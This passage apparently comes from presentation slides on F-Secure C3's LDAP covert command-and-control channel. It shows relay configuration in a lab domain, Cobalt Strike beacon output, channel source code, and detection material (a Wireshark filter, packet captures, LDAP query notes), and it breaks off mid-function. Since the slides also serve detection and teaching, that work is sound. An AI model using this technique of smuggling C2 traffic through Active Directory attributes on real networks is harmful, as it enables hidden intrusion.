
Domain Controller: dc2.uk.mwr.com

Username: james@uk.mwr.com

Password: Password1!

User DN: CN=james,CN=Users,DC=UK,DC=MWR,DC=COM

CHANNEL CREATION



Create Command for: RELAY - Slack /

Select Command: AddNegotiationChannelLDAP

Negotiation Identifier: 62f78bxk

Data LDAP Attribute: mSMQSignCertificates

Lock LDAP Attribute: primaryInternationalISDNNumber

Max Packet Size: 1047552

Domain Controller: dc2.uk.mwr.com

Username

Password

User DN: CN=james,CN=Users,DC=UK,DC=MWR,DC=COM


DATA LDAP ATTRIBUTE – Used to send & receive packets. The default is mSMQSignCertificates as it doesn't require special privileges to modify, is large (1MB), and is rarely ever set. Manually check that it is empty before using.

MAX PACKET SIZE – The maximum size of the packets that C3 should attempt to write to the given Data LDAP Attribute. This will be different if you change the Data LDAP Attribute above.

USERNAME– The UPN of an account with permissions to modify the target user's attributes (often the target user itself). Must be specified in UPN format, for example *james@uk.mwr.com*. Defaults to the user executing the relay if left blank.

USER DISTINGUISHED NAME – The user whose attributes should be changed. This is often the same user as above, however doesn't need to be. Can't be left blank, and must be in the DN format, for example *CN=james,CN=Users,DC=UK,DC=MWR,DC=com*

EXECUTE RELAY



external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	3456	x64	98ms

Beacon 192.168.1.200@3456 X


```
primaryGroupID: 513
objectSid: S-1-5-21-2654033970-3779685891-2578729484-1105
adminCount: 1
accountExpires: 9223372036854775807
logonCount: 65535
sAMAccountName: james
sAMAccountType: 805306368
userPrincipalName: james@UK.MWR.COM
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=MWR,DC=COM
dSCorePropagationData: 20210618153654.0Z, 20210601104414.0Z, 16010101000001.0Z
lastLogonTimestamp: 132684346450826594
beacon> ldapsearch (name=james) mSMQSignCertificates
[*] Running ldapsearch
[+] host called home, sent: 5689 bytes
[+] received output:
[*] Distinguished name: DC=UK,DC=MWR,DC=COM
[*] DC: \\DC2.UK.MWR.COM
[*] Filter: (name=james)
[*] Returning specific attribute(s): mSMQSignCertificates

[*] Result count: 1

--------------------
[WRK1] james/3456 (x64)                                              last: 98ms
beacon>
```

Network EDIT CONFIG


Relays	1
Channels	4
Connectors	1
Peripherals	1
URL	http://192.168.1.224
Port	52935
Refresh Rate	2 seconds
Auto Update	●


NEW GATEWAY

DETECTION OPPORTUNITIES



DETECTION OPPORTUNITIES
NETWORK CONNECTIONS





*Ethernet 3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ldap && ip.src_host==172.16.2.151
```


```
No.   Time       Source        Destination   Protocol Length Info
 3518 64.279339  172.16.2.151  172.16.2.102  LDAP     216
 3596 67.671059  172.16.2.151  172.16.2.102  LDAP     216
 3633 69.069034  172.16.2.151  172.16.2.102  LDAP     216
 3728 72.666836  172.16.2.151  172.16.2.102  LDAP     216
 3764 73.930450  172.16.2.151  172.16.2.102  LDAP     216
 4007 78.329582  172.16.2.151  172.16.2.102  LDAP     216
 4013 78.502619  172.16.2.151  172.16.2.102  LDAP     216
 4399 83.994446  172.16.2.151  172.16.2.102  LDAP     216
 4432 84.417767  172.16.2.151  172.16.2.102  LDAP     216
 4589 88.131642  172.16.2.151  172.16.2.102  LDAP     216
 4611 89.610542  172.16.2.151  172.16.2.102  LDAP     216
 4837 93.398360  172.16.2.151  172.16.2.102  LDAP     216
 4906 94.582025  172.16.2.151  172.16.2.102  LDAP     216
 4938 97.991432  172.16.2.151  172.16.2.102  LDAP     216
 4972 98.899095  172.16.2.151  172.16.2.102  LDAP     216
```

```
> Frame 4972: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface \Device\NPF_{01DDE408-E019-49F7-8CA1-687E02B7286
> Ethernet II, Src: Microsof_15:04:0a (00:15:5d:15:04:0a), Dst: Microsof_15:04:0c (00:15:5d:15:04:0c)
> Internet Protocol Version 4, Src: 172.16.2.151, Dst: 172.16.2.102
> Transmission Control Protocol, Src Port: 49762, Dst Port: 389, Seq: 6319, Ack: 4837, Len: 162
  Lightweight Directory Access Protocol
```

```
0010  00 ca a9 cf 40 00 80 06  00 00 ac 10 02 97 ac 10   ····@··· ········
0020  02 66 c2 62 01 85 84 34  ff 79 9d bf 08 ba 50 18   ·f·b···4 ·y····P·
0030  20 13 5d da 00 00 00 00  00 9e 05 04 04 ff 00 0c    ·]····· ········
0040  00 0c 00 00 00 00 57 cb  40 3e 0f 90 d2 53 44 d0   ······W· @>···SD·
0050  47 7b b2 8c f3 9e 30 84  00 00 00 7c 02 02 00 e4
0060  63 84 00 00 00 72 04 2d  43 4e 3d 41 64 6d 69 6e   c····r·- CN=Admin
0070  69 73 74 72 61 74 6f 72  2c 43 4e 3d 75 73 65 72   istrator ,CN=user
0080  73 2c 44 43 3d 75 6b 2c  44 43 3d 6d 77 72 2c 44   s,DC=uk, DC=mwr,D
0090  43 3d 63 6f 6d 0a 01 00  0a 01 00 02 01 00 02 02   C=com··· ········
00a0  02 58 01 01 00 87 0b 6f  62 6a 65 63 74 43 6c 61   ·X·····o bjectCla
00b0  73 73 30 84 00 00 00 20  04 1e 70 72 69 6d 61 72   ss0····   ··primar
00c0  79 49 6e 74 65 72 6e 61  74 69 6f 6e 61 6c 49 53   yInterna tionalIS
00d0  44 4e 4e 75 6d 62 65 72                            DNNumber
```

wireshark_Ethernet 3_20210524185832_a05088.pcapng | Packets: 5066 · Displayed: 40 (0.8%) · Dropped: 0 (0.0%) | Profile: Default

DETECTION OPPORTUNITIES
LDAP QUERIES




```
FSecure::ByteVector FSecure::C3::Interfaces::Channels::LDAP::OnReceiveFromChannel()
{

        std::string lockValue = GetAttributeValue(m_ldapLockAttribute);

        // If attribute or lock is empty then nothing to be read
        if (lockValue.empty() || lockValue != m_inboundDirectionName)
                return {};

        std::string attributeValue = GetAttributeValue(m_ldapAttribute);

        if (attributeValue.empty())
                return {};
        // Decode attribute value and prepare to send it back
        ByteVector ret = base32::decode(attributeValue);

        // Clear the data attribute
        ClearAttribute(m_ldapAttribute);

        // Clear the lock so that data can be written again
        ClearAttribute(m_ldapLockAttribute);

        return ret;
}
```

Check Lock Attribute

No further action

https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/LDAP.cpp


DETECTION OPPORTUNITIES
LDAP QUERIES



```
size_t FSecure::C3::Interfaces::Channels::LDAP::OnSendToChannel(ByteView data)
{
        // Check if the attribute is locked for writing already
